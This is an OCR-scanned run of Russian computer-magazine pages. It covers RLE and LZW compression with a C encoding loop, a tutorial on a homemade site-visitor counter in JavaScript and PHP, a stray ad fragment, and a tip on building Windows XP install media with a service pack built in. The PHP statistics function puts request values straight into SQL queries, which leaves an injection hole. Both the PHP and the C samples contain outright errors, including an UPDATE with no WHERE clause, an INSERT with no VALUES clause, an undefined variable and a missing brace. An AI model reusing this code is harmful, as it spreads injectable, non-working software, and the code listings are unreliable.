Для начала рассмотрим, на мой взгляд, самый древний алгоритм - RLE (групповое кодирование). Уверен, что если ты интересовался работой архиваторов и размышлял на тему сжатия, то первое, что тебе пришло в голову, как раз и был этот алгоритм. Он очень прост в теории и еще проще в реализации. Суть этого метода кодирования в поиске и замене одинаковых цепочек байт парами "счетчик, значение". Одна из его реализаций такова: в файле ищут наименее часто встречающийся байт и называют его префиксом. Затем делают замены цепочек оди-

наковых символов тройками "префикс, счетчик, значение". Если этот байт встречается в исходном файле один или два раза подряд - его заменяют парой "префикс, 1" или "префикс, 2". А неиспользованную пару "префикс, 0" - вполне можно использовать как признак конца упакованных данных.

Если мы пытаемся сжать exe-файл, то можно искать и кодировать последовательности типа AxAyAz..., которые довольно часто встречаются в ресурсах (строки в Unicode). Также этот алгоритм используется в форматах PCX, TIFF, BMP. Интересно, что если в некоторых файлах PCX изменить порядок цветов в палитре изображения, то степень архивации существенно возрастет.

LZ-СЕМЕЙСТВО

Более чем уверен, что метод RLE-кодирования тебе не совсем пришелся по душе - уж очень все просто. И неэффективно. Развитием этого метода является целое семейство алгоритмов, именуемых LZ-алгоритмами.

Существует неверное представление, что за понятием LZ-метода стоит один-единственный алгоритм. Это не так. Первые статьи Зива и Лемпеля были глубоко теоретическими, и лишь последующие переложения других авторов дали более доступное представление.


Итак, в методе Зива-Лемпеля кодируемый текст разбивается на небольшие строки, каждая из которых составлена из одной из предыдущих строк (также заранее предопределена пустая строка, имеющая код 0) и еще одного символа. Чтобы немного отойти от скучного и нудного повествования, приведу пример. Пусть нам нужно закодировать строку "пусть_нам_нужно_закодировать_строку" :):

Закодированная строка

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26
п у с т ь _ н а м _н уж но _ з ак о д и р ов ат ь_ ст ро к у<EOF>
0п 0у 0с 0т 0ь 0_ 0н 0а 0м 6н 2ж 7о 6з 0з 8к 0о 0д 0и 0р 16в
8т 5_ 3т 19о 0к 2<EOF>
```

Вверху записаны номера строк, затем сами строки, а далее - представление каждой из них в виде пар (номер_предыдущей_строки, дополняющий_символ). Как видно из примера, вначале образовалось 9 строк длины 1, затем 10-я буква совпала с 6-й строкой, поэтому 10-я строка имеет длину 2 и составлена из 6-й строки и буквы "н". Аналогично 11-я и 12-я строки. Дальше, думаю, разберешься и сам :). В данном случае сжатия особо не получилось - кодируемая строка была очень короткой. Но при увеличении длины исходной строки приведенный выше алгоритм заработает, даю слово.

Собственно подход к сжатию данных был впервые обнародован в 1977 г., но в 1984 человек по имени Тэрри Вэлч (Terry Welch) опубликовал усовершенствованный вариант метода (LZW-сжатие). И снова алгоритм на удивление прост. Если говорить коротко, то LZW-сжатие заменяет строки символов некоторыми кодами, что делается без какого-либо анализа входного текста. Вместо этого при добавлении каждой новой строки символов просматривается таблица строк. Сжатие происходит, когда код заменяет строку символов. Коды, получаемые на выходе данного



Пока что нам до него далеко

алгоритма, могут быть любой длины, но они должны содержать больше бит, чем единичный символ. Первые 256 кодов (когда используются 8-битные символы) изначально соответствуют стандартному набору ASCII символов. А остальные коды уже соответствуют обрабатываемым алгоритмом строкам.

БЕРЕМ В РУКИ МОЛОТ И ТОПОР


Перейдем к более интересным вещам - самой реализации. Как я уже говорил, LZW-сжатие относится к словарным методам кодирования. Поэтому главной частью нашей программы будет именно словарь. Можно пойти двумя путями - простым и очень простым :). Можно либо честно хранить в памяти все строки, содержащиеся в словаре (что, кстати, займет достаточно много памяти), либо поступить по-хитрому. Я выбираю второй путь. Будем хранить словарь как набор пар - префикс, т.е. предшествующий номер строки, и символ, который в сочетании с префиксом образует новую строку. И памяти это будет "кушать" меньше, и в реализации попроще.

Определившись с "типом" словаря, снова встаем на перепутье - как его реализовывать. Наш словарь можно представить в виде списка, тогда нам не нужно будет особо заботиться о количестве элементов, выходе за пределы массива - мы будем ограничены только размерами доступной оперативной памяти. Возможен и другой вариант - массив. Да-да, старый добрый статический массив. С четко фиксированным числом элементов. Хорошо это или плохо - решать тебе, но я выбрал именно его. По двум причинам. Во-первых - простота реализации. Во-вторых - номер каждого элемента массива будет совпадать с номером строки в словаре, из-за чего не нужно будет пробегаться по всему словарю в поисках нужной строки. Кстати, здесь возникает один нюанс - при обработке входного файла мы последовательно строим словарь, с помощью которого кодируем данные. Но в один прекрасный момент, особенно если используем массив, свободные ячейки в словаре могут закончиться (или кончится память для списка). Вообще, в таких случаях советуют остановиться с дополнением словаря и кодировать данные по существующему, пока степень сжатия не начнет убывать. А затем - добавить в выходной поток специальный символ (например, с кодом 256), означающий очистку словаря. Однако это тоже приводит к падению степени сжатия. Поэтому, наверное, стоит очищать только половину.


Кодим вместе ;)


Как мудрый человек Тэрри Вэлч сразу же запатентовал свой алгоритм. Но в июне 2003 года срок патента истек, и теперь ты, наверное, даже можешь смело продавать свою коммерческую реализацию LZW.


LZW-сжатие выделяется среди прочих, когда встречается с потоком данных, содержащим повторяющиеся строки любой структуры. По этой причине оно работает весьма эффективно, когда встречает "человеческий" текст, исходник.


Обязательно загляни на наш CD. Там есть все необходимое.

С началом определились. Теперь давай сразу перейдем к концу, а потом уже - к середине :). Как я уже говорил, получив на вход некоторый набор данных, алгоритм LZW перемалывает их, строит некоторый словарь и на выход подает некие коды, которые являются номерами "фраз" в словаре. Поэтому нужно научиться эффективно эти коды записывать. В большинстве реализаций LZ-алгоритмов используются 12-битные коды, т.е. числа от 0 до 4095, по полтора байта на код. Такая запись достаточно компактна, но в этом случае на словарь тоже накладывается ограничение в 4095 фраз, из-за чего на больших файлах возникает проблема. Некоторые реализации используют 16 бит на код, т.е. 2 байта. Но на достаточно маленьких файлах такой способ записи выдает малую степень сжатия. А вот создатели архиватора ARC (если не вру) пошли дальше - изначально используются коды в 9 бит, затем в 10, 12, 15. В зависимости от текущего размера словаря. Советую и тебе идти тем же путем :).

Теперь переходим к сути - к воплощению самого алгоритма сжатия, а затем - распаковке сжатых данных.

Процесс кодирования достаточно прост: пока не пуст входной поток, читаем СИМВОЛ и проверяем, есть ли в словаре СТРОКА (префикс) + СИМВОЛ (изначально префикс пуст). Если нет - добавляем эту комбинацию в словарь, в выходной файл записываем код для СТРОКА, СТРОКА = СИМВОЛ; повторяем цикл. Если же СТРОКА+СИМВОЛ в словаре присутствуют - СТРОКА=СТРОКА+СИМВОЛ, повторяем цикл. По завершению цикла (когда входной файл кончился) записываем в выходной файл код для СТРОКА. Для лучшего понимания рассмотрим небольшой пример: пусть нам нужно закодировать строку "zed_ze". Напомню, что под номерами 0-255 у нас в словаре уже имеются все 256 ASCII-символов. Итак. Изначально СТРОКА=пусто. Читаем "z": СИМВОЛ=z. В словаре уже имеется буква "z", поэтому СТРОКА=z. Читаем "e". "ze" в словаре нет, запоминаем под номером 256, "z" выводим в результат, СТРОКА=e. Считали "d": "ed" в словаре нет, запомнили с кодом 257, "e" в результат, СТРОКА=d. "_": "d_" в словаре нет, запомнили с кодом 258, "d" в результат, СТРОКА=_.

И так далее. По завершению цикла в выходном файле получим - "zed_<256>". На С этот цикл тоже кодируется довольно просто: предположим, что dict[] - наш массив, в котором храним словарь. Каждый элемент массива - запись, имеющая поле int pref (СТРОКА), int byte (СИМВОЛ). Итак, получаем:

Код паковки

```
pref = -1; // СТРОКА = пусто
ch = fgetc(input); // читаем СИМВОЛ
while ( ch != EOF) {
tmp = find_dict(pref, ch); // ищем в dict[] нужную комбинацию
if (tmp != -1) { // если нашли
pref = tmp;
else {
add_dict(pref, ch); // добавляем в словарь
fwrite(&pref, sizeof(pref), 1, output); // выводим в результат
pref = ch;
};
ch = fgetc(input);
};
```

С кодированием, вроде бы, разобрались. Осталось дело за раскодированием. В принципе, здесь все аналогично. Одной из причин эффективности описываемого алгоритма является то, что нам не нужно хранить полученный при сжатии словарь - он может быть точно восстановлен при распаковке на основе выходного потока алгоритма сжатия. Это возможно потому, что алгоритм сжатия выводит СТРОКОВУЮ и СИМВОЛЬНУЮ компоненты кода прежде, чем он поместит этот код в выходной файл. Это и означает, что сжатые данные не обременены необходимостью тянуть за собой большую таблицу перевода. А вот и сам алгоритм: из входного потока читаем СТАРЫЙ_КОД, выводим его в файл. Далее пока входной поток не пуст, читаем НОВЫЙ_КОД. СТРОКА = расшифровать НОВЫЙ_КОД (пройтись по словарю и по его данным на основании кода построить строку). Далее выводим в результат СТРОКА. СИМВОЛ = первый символ СТРОКА, добавляем СТАРЫЙ_КОД+СИМВОЛ в словарь, СТАРЫЙ_КОД = НОВЫЙ_КОД. И продолжаем цикл. Говоря проще - из входного потока (пока он не закончится) читаем символ. Если его код меньше 256, то повторяем, совершаем над ним процедуру кодирования. Если же код больше или равен 256, то, проходясь по словарю, генерируем строку и выводим ее в результат. А затем с каждым символом строки совершаем процедуру кодирования.


ПОДВОДНЫЙ КАМЕНЬ

Да-да-да. Такой присутствует. Дело в том, что если существует строка (СТРОКА СИМВОЛ), находящаяся в словаре, а часть входного потока - СТРОКА СИМВОЛ СТРОКА СИМВОЛ СТРОКА, то алгоритм сжатия выведет код, прежде чем распаковщик получит возможность определить его, и получится большая бяка. К счастью, такой исключительный случай всего один, и наш алгоритм распаковки можно без труда модифицировать. При считывании кода, еще не известного нам, нужно построить строку, код которой лежит в СТРОКА, взять первый ее символ и добавить в словарь пару (СТРОКА первый_ее_символ), затем СТРОКА=СИМВОЛ, и повторить стандартную процедуру для кода больше или равного 256, но без (!) вывода результата в выходной файл. Несмотря на запутанность, это очень легко реализуется и главное - работает!


OUTRO

Ну вот, сегодня я тебе поведал основы написания своего собственного архиватора. Конечно, то, что я рассказал, не поможет тебе победить по степени сжатия bzip2 или WinRAR, но, например, для некоторого уменьшения размера коллекции исходных кодов твоих программ - очень даже подойдет. Представь - хранить исходники собственных программ, сжатые собственным архиватором! По-моему, это стильно. Ну что ж, удачи в этом нелегком деле. А главное - не забывай читать умные книжки, без них жизнь юного сжимателя ныне трудна :).





К сожалению, конкурс уже закончился ;)


SEX
ВСЕ ЛЮБЯТ
на
MTV
Лицензия № 772706 от 07.04.00
www.mtv.ru

■ Никита Кислицин (nikitoz@real.xakep.ru, www.ired.ru)



ПЛАГИАТИМ SPYLOG

Сбор информации о посетителях сайта – актуальная задача для любого веб-мастера. Всегда интересно знать, сколько человек зашли на твой сайт, какую информацию они здесь искали, откуда пришли и каким софтом пользуются. В Сети очень много сервисов, которые бесплатно предоставляют счетчики для сбора такой статистики, но расширенные функции обычно доступны только за деньги. А ведь написать подобный счетчик не так уж и сложно.

ПИШЕМ СИСТЕМУ СБОРА СТАТИСТИКИ

За примерами далеко ходить не надо. Популярный сервис SpyLog предоставляет возможность бесплатно пользоваться их системой, установив у себя счетчик – однако для просмотра подробной статистики пользователю предлагают заплатить деньги и перейти на другой тарифный план, после чего ему откроются новые перспективы. Такое положение вещей не может устраивать, особенно учитывая тот факт, что мы с тобой и сами программисты хоть куда :). Сегодня мы напишем систему сбора статистики, которая будет вести учет посещаемости, статистику по используемым операционным системам, браузерам и графическим режимам. Все это, оказывается, не так сложно реализовать, используя стандартные средства JavaScript и один из языков для написания серверного приложения, обрабатывающего данные – мы по привычке воспользуемся PHP.

ДЕЛАЙ РАЗ

Систему можно условно разделить на две части – ту, что производит сбор и запись в базу данных информации о посетителях сайта, и ту, что показывает администратору ресурса собранную статистику, формируя красивые диаграммы и графики. Прежде всего необходимо разобраться с тем, каким образом мы будем получать информацию о пользователе. Самое простое и эффективное решение – передавать сведения о посетителе в качестве параметров к вызываемому со страницы сценарию. Каким же образом мы будем выполнять приложение при каждом обращении к странице сайта? Лучше всего это делать так. Получая при помощи JavaScript сведения о посетителе, мы, используя тег <IMG>, будем вставлять в документ картинку, адрес которой имеет следующий вид: URL_скрипта?width=ширина_экрана&height=высота_экрана. Таким образом, на сервер передаются сведения о посетителе – скрипту остается только записать информацию в базу данных, при помощи библиотеки GD сформировать изображение и передать его браузеру. При этом можно использовать как красивые полноразмерные картинки, так и невидимые "блохи" размером 1x1 – это я оставлю на твое усмотрение. Но если возиться с формированием графики не хочется, можно воспользоваться тегом <iframe> вместо <img> - это позволит вставить в страницу невидимый фрейм и решит проблему неучтенных пользователей, которые сняли в настройках браузера галочку с пункта "отображать рисунки" (ведь в этом случае наша картинка не будет загружена, и, соответственно, посещение не будет засчитано!).

Настало время разобраться, каким образом можно получить сведения о системе пользователя. Что касается графического режима, тут все просто. Реализация JavaScript в Internet Explorer'е имеет множество переменных окружения – так, например, объект screen имеет свойства width, height и colorDepth – это ширина, высота экрана (в пикселах) и глубина цвета соответственно. В Netscape все несколько иначе, но тоже очень легко – см. код счетчика. Что же касается браузера и системы, то тут есть два пути. Первый – использовать переменную окружения сервера $HTTP_USER_AGENT, второй – извлечь интересующую информацию из свойства navigator.appName. По ряду причин предпочтительнее использовать первый вариант – если юзер использует текстовый браузер а-ля lynx, сценарий JavaScript не сможет выполниться, и мы не получим интересующие нас сведения. В то же время $HTTP_USER_AGENT позволит вполне корректно распознать систему и используемый посетителем браузер. Теперь давай напишем простенький код счетчика на JavaScript, который будет размещаться на каждой странице сайта:

JS-код счетчика

```
var height=0; var width=0;
if (self.screen) {/* Если есть такой объект, то получаем сведения из его свойств */
width = screen.width;
height = screen.height; }
else if (self.java) { /* Случай для NN */
var jkit = java.awt.Toolkit.getDefaultToolkit();
var scrsize = jkit.getScreenSize();
width = scrsize.width;
height = scrsize.height; }
/* Вызываем скрипт, обрабатывающий данные */
document.writeln("<img
src='http://localhost/index.html?width=",width,"&height=",height,"&depth=",screen.ColorDepth,"'>");
//-->
```

ДЕЛАЙ ДВА

Теперь, когда мы научились передавать на сервер сведения о посетителях, настал момент истины – пора запускать редактор PHP-кода :). Прежде всего нужно создать несколько таблиц – чтобы не занимать в журнале слишком много места, я приведу лишь описание самой главной таблицы visitors с информацией о посетителях: ip varchar(15) not null primary_key, browser varchar(20), width int, height int, depth int, num int, datte date. Более подробная спецификация всех структур есть на диске – там лежит файл count.sql, в котором находятся все запросы по созданию таблиц, а также конечная версия системы статистики.


Давай напишем функцию, которая добавляет информацию о пользователе в таблицу visitors с информацией о посетителях:

Функция, добавляющая инфу о посетителе

```
function AddVisit($ip, $browser, $width=0, $height=0, $depth=0)
{
$sel=mysql_query("select * from visitors where datte='$date'
and ip='$ip' and browser='$browser' and height='$height'");
$nn=mysql_num_rows($sel);
if($nn>0) { mysql_query("update visitors set num=num+1"); }
else {
$add=mysql_query("insert into visitors('$ip', '$browser',
'$width', '$height', '$depth', '$date')"); }
}
```

Ну что ж, коллега, поздравляю – мы написали половину системы! :) Теперь, обрабатывая информацию о посетителе страницы, из головного скрипта следует вызвать функцию AddVisit следующим образом: AddVisit($HTTP_REMOTE_ADDR, $HTTP_USER_AGENT, $_GET[width], $_GET[height], $_GET[depth]). Как легко заметить по коду функции, она довольно наивно определяет уникальность посетителя: посетитель считается уникальным, если у него оригинальный IP-адрес, либо, если с такого адреса уже заходили, отличается версия браузера или разрешение экрана. В принципе, накрутить такую систему – как два байта переслать, но ты ведь пишешь ее только для собственного использования и не собираешься обманывать самого себя, верно?

Что касается формирования изображения с красивыми циферками – эту тему я уже затрагивал на страницах Кодинга. Напомню лишь, что для этого используется специальная библиотека GD, которая предоставляет очень удобный API для работы с изображениями. Что касается второй части системы – административного интерфейса, позволяющего хозяину ресурса просматривать статистику, – то тут все очень просто и пишется в лучших традициях связки php+mySQL. На самом деле, процесс создания этого интерфейса мало чем отличается от аналогичных задач в ряде уже реализованных нами систем – обычная выборка записей из таблицы и построение на основе этих данных диаграмм (при помощи библиотеки GD). На диске находится подробно откомментированный исходник системы, ты без труда с ним разберешься: мы ведь уже много раз писали аналогичные системы, тут ничего нового. На этом позволю себе откланяться. В следующий раз мы будем тестировать производительность нескольких самых популярных шаблонных систем. Не пропусти!



Такая вот красивая статистика

> Что касается формирования изображения с красивыми циферками - эту тему я уже затрагивал на страницах Кодинга.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Интеграция Service Pack в дистрибутив Windows XP.

Встраивать можно любой SP (1 или 2), причем один SP ставится без другого. Создадим папку XP (можно и с другим именем) в корне диска C:\ (или любого другого, я делаю описание для диска C:\). В папке XP создаем две подпапки Cd-Root и XP-SP. Копируем дистрибутив Windows XP в папку Cd-Root. Переименовываем файл сервис-пака в XP-SP.exe и помещаем его в папку C:\XP\. После чего в Пуск -> Выполнить вводим команду:


C:\XP\XP-SP1.exe /U /X:C:\XP\XP-SP

Эта команда распакует содержимое сервис-пака в папку C:\XP\XP-SP. Теперь встраиваем SP непосредственно в дистрибутив Windows. Опять же Пуск -> Выполнить, вводим команду:

C:\XP\XP-SP\Update\Update.exe /S:C:\XP\Cd-root

И все. Дистрибутив Windows XP у нас теперь со встроенным SP (1 или 2). Теперь можно сделать загрузочный диск XP (уже со встроенным SP). Для этого нам понадобится файл xpboot.bin - его можно «выдернуть» из дистрибутива XP или по URL www.winall.ru/files/xp/xpboot.bin. Далее записываем диск (я использую Nero 6.0). Создаем новый проект, в левой панели выбираем пункт «Cd-ROM(Boot)». На открывшейся панельке нужно будет указать местоположение файла-загрузчика (xpboot.bin). Как только мы укажем местоположение загрузчика на диске, нижняя часть окошка станет активной, и в строке «Kind Of Emulation» мы отметим «No Emulation»... В строчке «Number Of Loaded Sectors» устанавливаем значение 4. Затем на вкладке «Burn» 